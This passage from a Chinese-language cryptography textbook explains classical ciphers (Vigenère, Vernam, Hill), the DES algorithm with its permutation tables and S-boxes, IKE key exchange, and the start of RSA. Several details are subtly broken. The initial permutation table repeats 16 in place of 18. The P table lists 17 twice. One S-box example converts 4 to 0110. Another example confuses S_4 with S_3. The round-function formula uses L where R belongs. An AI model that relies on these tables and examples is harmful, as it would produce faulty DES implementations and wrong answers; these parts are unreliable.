分析:在维吉尼亚密码中,如果密钥字的长度是 m,明文中的一个字母是能够反映成这 m 个字母中的一个的。容易看出,维吉尼亚密码中长度为 m 的可能密钥字的个数是 26^m,甚至对于一个较小的 m 值,如 $m=5$,密钥空间为 26^5,超过了 1.1×10^7,这个空间足以阻止手工穷举密钥搜索。但这么大的密钥空间,若用计算机进行穷举搜索,则毫不费力,只要几分钟的时间即可破解。所以,若要抗击计算机穷举分析,则需要 $m\geqslant8$。

为方便记忆,维吉尼亚密码的密钥字常常取于英文中的一个单词、一个句子或一段文章。因此,维吉尼亚密码的明文和密钥字母频率分布相同,仍然能够用统计技术进行分析。要抗击这样的密码分析,只有选择与明文长度相同并与之没有统计关系的密钥内容。1918 年美国电报电话公司的 G. W. Vernam 提出这样的密码系统:明文英文字母编成 5 比特二元数字,称之为 5 单元波多代码(Baudot Code),选择随机二元数字流作为密钥,加密通过执行明文和密钥的逐位异或操作,产生密文,可以简单地表示为 $C_i=P_i\oplus K_i(i=1,2,3,4,5)$,这就是 Vernam 加密技术。

其中,P_i 表示明文的第 i 个二元数字,K_i 表示密钥的第 i 个二元数字,C_i 表示密文的第 i 个二元数字,$\oplus$表示异或操作。解密仅需执行相同的逐位异或操作 $P_i=C_i\oplus K_i$。

Vernam 密码系统的密钥若不重复使用,就能得到一次一个密码。若密钥有重复,尽管使用长密钥增加了密码分析的难度,但只要有了足够的密文,使用已知的或可能的明文序列,或二者结合就能够破译。

3. 多字母代换密码

前面介绍的密码都是以单个字母作为代换的对象,对多于一个字母进行代换,就是多字母代换密码。它的优点是容易将字母出现的频度隐蔽,从而抗击统计分析。这里介绍 Hill 密码,它是数学家 Lester Hill 于 1929 年研制的。虽然这类密码由于加密操作复杂而未能广泛应用,但仍在很大程度上推进了经典密码学的研究。

Hill 密码将明文分成每 m 个字母为一组的明文组,若最后一组不够 m 个字母就用字母补足,每组用 m 个密文字母代换,这种代换由 m 个线性方程决定,其中字母 a,b,…,y,z 分别用数字 0,1,…,24,25 表示。若 $m=3$,该系统可以描述如下:

$$C_1=(k_{11}P_1+k_{12}P_2+k_{13}P_3)\bmod 26$$
$$C_2=(k_{21}P_1+k_{22}P_2+k_{23}P_3)\bmod 26$$
$$C_3=(k_{31}P_1+k_{32}P_2+k_{33}P_3)\bmod 26$$

可用列向量和矩阵表示为:

$$\begin{bmatrix}C_1\\C_2\\C_3\end{bmatrix}=\begin{bmatrix}k_{11}&k_{12}&k_{13}\\k_{21}&k_{22}&k_{23}\\k_{31}&k_{32}&k_{33}\end{bmatrix}\begin{bmatrix}P_1\\P_2\\P_3\end{bmatrix}$$

或

$$\boldsymbol{C}=\boldsymbol{KP}$$

其中,$\boldsymbol{C}$ 和 $\boldsymbol{P}$ 分别是密文和明文向量,$\boldsymbol{K}$ 是密钥矩阵,主要操作过程要执行模 26 运算。

例 2-2 用密钥

$$\boldsymbol{K}=\begin{bmatrix}11&3\\8&7\end{bmatrix}$$

来加密明文 july。将明文分成两个组 ju 和 ly，分别为[9,20]和[11,24]，计算如下：

$$\begin{bmatrix}11 & 3\\8 & 7\end{bmatrix}\begin{bmatrix}9\\20\end{bmatrix}=\begin{bmatrix}99+60 \bmod 26\\72+140 \bmod 26\end{bmatrix}=\begin{bmatrix}3\\4\end{bmatrix}$$

$$\begin{bmatrix}11 & 3\\8 & 7\end{bmatrix}\begin{bmatrix}11\\24\end{bmatrix}=\begin{bmatrix}121+72 \bmod 26\\88+168 \bmod 26\end{bmatrix}=\begin{bmatrix}11\\22\end{bmatrix}$$

因此，july 的加密结果为 delw。

为了解密，必须先计算密钥矩阵 $\boldsymbol{K}$ 的逆矩阵。

$$\boldsymbol{K}^{-1}=\begin{bmatrix}7 & 23\\18 & 11\end{bmatrix}$$

然后计算

$$\boldsymbol{P}=\boldsymbol{K}^{-1}\boldsymbol{C}$$

$$\begin{bmatrix}7 & 23\\18 & 11\end{bmatrix}\begin{bmatrix}3\\4\end{bmatrix}=\begin{bmatrix}21+92 \bmod 26\\54+44 \bmod 26\end{bmatrix}=\begin{bmatrix}9\\20\end{bmatrix}$$

$$\begin{bmatrix}7 & 23\\18 & 11\end{bmatrix}\begin{bmatrix}11\\22\end{bmatrix}=\begin{bmatrix}77+506 \bmod 26\\198+242 \bmod 26\end{bmatrix}=\begin{bmatrix}11\\24\end{bmatrix}$$

最后，得到正确的明文 july。

从以上分析可知，单表代换密码和多表代换密码都是每次加密一个字母，而多字母代换密码每次可加密多个字母。

2.2 对称密码体制

2.2.1 基本概念

对称密码加密也称常规密码加密、单钥密码加密、秘密密钥加密，它包括许多数据加密方法。公钥密码技术出现之前，对称密码系统已被使用了多年。其基本特征是：数据加密和解密使用同一个密钥；在算法公开的前提下所有秘密都在密钥中，因此密钥本身应该通过另外的秘密信道传递。对称密码系统的安全性依赖于两个因素：其一，加密算法强度至少应该满足：当敌手已知算法，通过截获密文不能导出明文或者发现密钥。更高的要求是当敌手即使拥有部分密文以及相应明文段落也不能导出明文或者发现密钥系统。其二，发送方和接收方必须以安全的方式传递和保存密钥副本，对称加密的安全性取决于密钥的保密性而不是算法的机密性。

2.2.2 数据加密标准

自从 1977 年 ANSI 发布数据加密标准(Data Encryption Standard，DES)以来，DES 作为一个在世界范围内应用最广泛的分组数据加密标准存在了三十余年。DES 在很长一个时期抵抗了密码分析，目前互联网上的个人通信和一般商业数据交换中仍在广泛使用。

1972 年美国国家标准局(NBS，现在的 NIST，即美国国家标准与技术研究所)拟订了一个保护计算机和通信数据安全的计划。作为该计划的组成部分，他们希望得到一个实现容易，便于测试和研制的密码算法。1973 年 5 月，NBS 公开征集标准密码算法，其设计准则包括：

- 算法应该具有较高的安全性。
- 算法完全确定且易于理解。
- 算法的安全性必须依赖于密码而不是算法。
- 算法必须能够验证。
- 算法必须适于各种应用,对所有用户有效。
- 算法可以经济地用硬件实现。
- 算法必须有出口。

1974 年 8 月,NBS 第二次发布征集公告后,收到 IBM 公司的一个候选算法。该算法是在 IBM 于 20 世纪 70 年代初开发的 Lucifer 算法基础上的修改和发展。经过 2 年多的评估、讨论,1976 年 11 月,DES 被授权在美国政府的非密级政府通信中使用。1977 年 7 月 15 日,DES 作为美国联邦信息处理标准(FIPS-6)正式生效。DES 在实施过程中,每隔 5 年由美国国家安全局(NSA)重新评估一次,最后一次评估是 1994 年 1 月。值得注意的是,IBM 提交的候选算法密钥长度 112,但是公布的用于出口的 DES 算法的密钥长度为 56。因此人们曾经怀疑 DES 的安全强度,NSA 是否在其中设置了陷门。但无论如何,DES 得到包括金融业在内的广泛应用,同时对 DES 安全性的研究也在不断继续。

1997 年一个研究小组经过 4 个月努力,在 Internet 上搜索了 3×10^6 个密钥,找出了 DES 的密钥。同年 NIST 宣布 1998 年 12 月以后美国政府不再使用 DES,并且发出征集 AES(高级加密标准)的通知。1998 年 5 月美国研究机构 EFF(Electronic Frontier Foundation)宣布用一台价值 20 万美元的计算机改装的专用解密系统,花费 56 小时破译了 56 位密钥的 DES。2000 年 10 月 2 日,NIST 公布了新的 AES,DES 作为标准正式结束。尽管如此,学习 DES,对于掌握分组密码的基本理论和设计思想仍然有重要参考价值。同时在非机密级的许多应用中,DES 仍在广泛使用。

2.2.3 加密算法

DES 是一个迭代分组密码,它使用 56 比特长度密钥加密 64 比特长度明文获得 64 比特长的密文。它的轮函数使用的是 Feistel 结构,迭代的轮数为 16 轮。其加密过程如下:

(1) 给定一个明文 x,通过一个固定的初始置换 IP 作用于 x 得到 x_0,将 x_0 分成两部分。记为 $x_0=L_0R_0$,其中 L_0 是 x_0 的前 32 比特,R_0 是 x_0 的后 32 比特。




图 2-1　一轮 DES 的加密过程

(2) 结合密钥,对 L_0 和 R_0 进行 16 轮的迭代运算。每一轮的运算规则如下:

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, k_i),\quad 1 \leqslant i \leqslant 16$$

其中$\oplus$表示两个比特串的按位异或;f 是一个非线性函数;$k_1, k_2, \cdots, k_{16}$都是由密钥 k 按照一定的规则生成的,长度均为 48 比特。每一轮的加密过程如图 2-1 所示。

(3) 最后一轮迭代后,作用两个 32 比特串并不交换,即得到了比特串 $R_{16}L_{16}$。对比特串 $R_{16}L_{16}$应用初始置换 IP 的逆交换 IP^{-1},获得密文 c。

要了解 DES 的具体加密过程,就必须了解 DES 的几个组件。

1. 初始置换 IP 及其逆变换 IP^{-1}

IP 置换的作用是将一个 64 比特的消息中的各个比特进行换位，目的是将消息中各个比特的顺序打乱。设 $x=x_1x_2\cdots x_{64}$，则 $IP(x)=x_{58}x_{50}\cdots x_7$，即 $IP(x)$中的第 1 位为 x 中的第 58 位，$IP(x)$中的第 2 位为 x 中的第 50 位，依次类推，$IP(x)$中的第 64 位为 x 中的第 7 位，如表 2-1 所示。

表 2-1　DES 的初始置换 IP

IP							
58	50	42	34	26	16	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

IP^{-1}为置换 IP 的逆变换，如表 2-2 所示。

表 2-2　DES 的初始置换 IP 的逆变换

IP^{-1}							
40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

2. 扩展变换 *E*

扩展变换 E 将 32 比特消息扩充为 48 比特的消息，如表 2-3 所示。

3. 置换 *P*

置换 P 将 32 比特消息按表 2-4 进行重新排列。

8 个 S 盒 $S_1,S_2,\cdots,S_8$。每个 S 盒 S_j 都是将 6 比特的消息映射为一个 4 比特的消息。设一个 S_j 的输入为 6 比特串 $x=x_1x_2x_3x_4x_5x_6$，将 x_1x_6 和 $x_2x_3x_4x_5$ 作为二进制数。设 x_1x_6 和 $x_2x_3x_4x_5$ 对应的十进制数分别为 l 和 c，则 S_j 中第 l 行、第 c 列的整数的二进制表示就是 S_j 的输出，如表 2-5 所示。

表 2-3　扩展函数 *E*

扩展函数 *E*					
32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

表 2-4　置换 *P*

置换函数 *P*			
16	17	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

表 2-5　DES 的 *S* 盒

	行/列	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_1	0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2	0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
	2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3	0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4	0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
	1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5	0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

续表

	行/列	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_6	0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7	0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
	3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8	0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

例 2-3　S_2 的输入为 101101，则行数和列数的二进制表示分别为 11(第 1 位和第 6 位)和 0110(中间 4 位)，即第 3 行和第 6 列，查 S 盒可知，S_2 的第 3 行第 6 列的十进制数为 4，用 4 位二进制数表示为 0110，所以 S_2 的输出为 0110。

例 2-4　设 S_4 的输入为 101011，则有：

$$b_1b_6=(11)_2=3,\quad b_2b_3b_4b_5=(0101)_2=5,\quad S_3(3,5)=(9)_{10}=(1001)_2$$

扩展变换 E、置换 P 都用于非线性函数 f 中。函数 f 的输入为两个变量 R_{i-1} 和 k_i，其中 R_{i-1} 是一个长为 32 比特的串，k_i 是一个长为 48 比特的串，如图 2-2 所示。




图 2-2　DES 的轮函数 f

f 的计算过程如下：

(1) 利用扩展变换 E 将 R_{i-1} 扩展成一个 48 比特的串，然后计算 $E(R_{i-1})\oplus k_i$，将所得的结构分成 8 个 6 比特的串，记为 $A=A_1A_2A_3A_4A_5A_6A_7A_8$。

(2) 将 $A_1,A_2,\cdots,A_8$ 分别作为 8 个 S 盒的输入，查表得到输出 $C_i=S_i(A_i)$，$1\leqslant i\leqslant 8$。

(3) 利用置换 P 作用于长度为 32 比特的串 $C=C_1C_2C_3C_4C_5C_6C_7C_8$，将所得到的结果作为函数 f 的输出，即 $R_i=f(L_{i-1},k_i)=P(C)$。

每一轮中的函数 f 的另一个输入 k_i 都是由初始密钥 k 经过迭代运算而得到的 48 比特串。k 是一个 64 比特串，但实际上它的有效位只有 56 比特，它的第 8，16，…，64 位为校验比特，共 8 位，主要功能是进行奇偶校验。这 8 个比特定义如下：若其前面 7 个比特中有奇数个 1 则该比特为 0，反之为 1。在密钥方案中，不考虑校验比特。具体的密钥方案如图 2-3 所示。




图 2-3　DES 的密钥方案

密钥方案的计算过程如下：

(1) 给定一个 64 比特初始密钥 k，删除 8 个奇偶校验比特，并利用一个固定的置换 PC-1 对剩余的 56 比特进行置换，将置换后的 56 比特串分成两个 28 比特串，记为 PC-1$(k)=C_0D_0$，其中 C_0 为前 28 比特，D_0 为后 28 比特。

(2) 对每一个 i，$1\leqslant i\leqslant 16$，计算

$$C_i = \mathrm{LS}_i(C_{i-1})$$
$$D_i = \mathrm{LS}_i(D_{i-1})$$
$$k_i = \mathrm{PC\text{-}2}(C_iD_i)$$

其中，LS_i 表示作循环移位，当 $i=1,2,9,16$ 时，左循环移 1 位，当 $i=3,4,5,6,7,8,10,11,12,13,14,15$ 时，左循环移 2 位。PC-2 是一个压缩置换，它将一个 56 比特串压缩置换成一个 48 比特串。

置换 PC-1 和置换 PC-2 如图 2-4 所示。

PC-1

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36
63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

PC-2

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	46	34	53
46	42	50	36	29	32

图 2-4　DES 中的置换 PC-1 和置换 PC-2

DES 的解密采用同一算法实现，把密文 c 作为输入，逆序使用密钥方案，即以 k_{16}，k_{15}，…，k_1 的顺序使用密钥方案，输出的将是明文 x。

2.2.4　密钥交换技术

Internet 密钥交换协议（IKE）用于通信双方协商和建立安全联盟、交换密钥。IKE 定义了通信双方进行身份验证、协商解密算法以及生成共享的会话密钥的方法。IKE 的精髓在于它永远不在不安全的网络上直接传送密钥，而是通过一系列数据的交换，通信双方最终计算出共享的密钥。其中的核心技术，就是 DH（Diffie-Hellman）交换技术。DH 交换基于公开的信息计算私有信息。数学上已经证明，破译 DH 交换的计算复杂度非常高，从而是不可实现的。所以，DH 交换技术可以保证双方能够安全交换公有信息，即使第三方截获了双方用于计算密钥的所有交换数据，也不足以计算出真正的密钥。

在身份验证方面，IKE 提供了共享验证字（pre-shared key）、公钥加密验证、数字签名验证方法。后两种方法通过对 CA（Certificate Authority）中心的支持来实现。

IKE 密钥交换分为两个阶段。其中阶段 1 建立 ISAKMP SA，有主模式（Main Mode）和激进模式（Aggressive Mode）两种。阶段 2 在阶段 1 ISAKMP SA 的保护下建立 IPSec SA，称为加速模式（Quick Mode）。IPSec 用于最终的 IP 数据安全传输。

另外，IKE 还包含有传送信息的信息交换（Informational Exchange）和建立新 DH 组的组交换（DH Group）。

2.3　非对称（公钥）密码

2.3.1　基本思想

非对称密钥密码也称为公开密钥密码。使用公开密钥密码的每一个用户都分别拥有两个密钥：加密密钥与解密密钥，两者并不相同，并且由加密密钥得到解密密钥在计算上是不可行的。每一个用户的加密密钥都是公开的（因此，加密密钥也称为公开密钥）。所有用户的公开密钥都将记录在作用类似于电话号码簿的密钥本上，而它可以被所有用户访问，这

样，每一个用户都可以得到其他所有用户的公开密钥。同时，每一个用户的解密密钥将由用户保存并严格保密（因此，解密密钥也称为秘密密钥）。

2.3.2 RSA 公钥密码体制

RSA 体制是由美国麻省理工学院（MIT）的研究小组提出的，该体制的名称是用了该文三位作者（Rivest、Shamir 和 Adleman）英文名字的第一个字母组合而成。该体制的理论基础是数论中的下述论断：要求得两个大素数（如大到 100 位）的乘积，在计算机上很容易实现，但要分解两个大素数的乘积（即从乘积求它的两个素因子）在计算上几乎不可能实现。也可以说，RSA 体制是利用了数论中幂剩余函数的密锁单向特性。

1. RSA 密码体制的加密和解密方案

RSA 密码体制的加密对象是数字化信息，待加密的明文，不管是语言、文字，还是数据或 ASCII 码，总可以用一个 $0\sim(m-1)$ 之间的一个整数来表示。也就是先把一条长的明文消息，按定长划分为一串分组，在分别用一个整数来代替每一个分组。

RSA 密码体制中的每一个用户，如 I，首先选择两个随机大素数 p_i 和 q_i（下标 i 表示用户 I 所选用的有关参数），并把它们的乘积

$$m_i = p_i \cdot q_i \tag{2.1}$$

作为幂剩余变换的模。

然后，再按下式选择一个随机整数 d_i

$$(d_i, \phi(m_i)) = 1 \tag{2.2}$$

即 d_i 和 $(p_i-1)\cdot(q_i-1)$ 必须互素。

最后，从 p_i，q_i 和 d_i 按下式计算出整数 e_i

$$e_i \cdot d_i \equiv 1 \pmod{\phi(m_i)} \tag{2.3}$$

由于 d_i 是按式（2.2）选择的，因此，以 $\phi(m_i)$ 为模 d_i 的乘逆肯定是存在并可按式（2.3）求出。

同理，用户 J 也可按上述原则选出另一组整数 p_j、q_j、m_j、d_j 和 e_j。

(e_i, m_i) 和 (e_j, m_j) 分别为用户 I 和 J 的公开密钥，公开密钥连同用户 I 和 J 的姓名、地址一起公布在密钥簿中（如同电话号码簿一般），也可存放于每一个用户均能读取的 ROM 之中。而 d_i（或 p_i，q_i）和 d_j（或 p_j，q_j）则构成了用户 I 和 J 的私密密钥，对秘密密钥必须绝对保密。

假设用户 J 有重要信息 x 需要送给用户 I，则它首先从公钥簿中查得用户 I 的公钥（e_i，m_i），然后按下式对明文进行加密变换获得密文

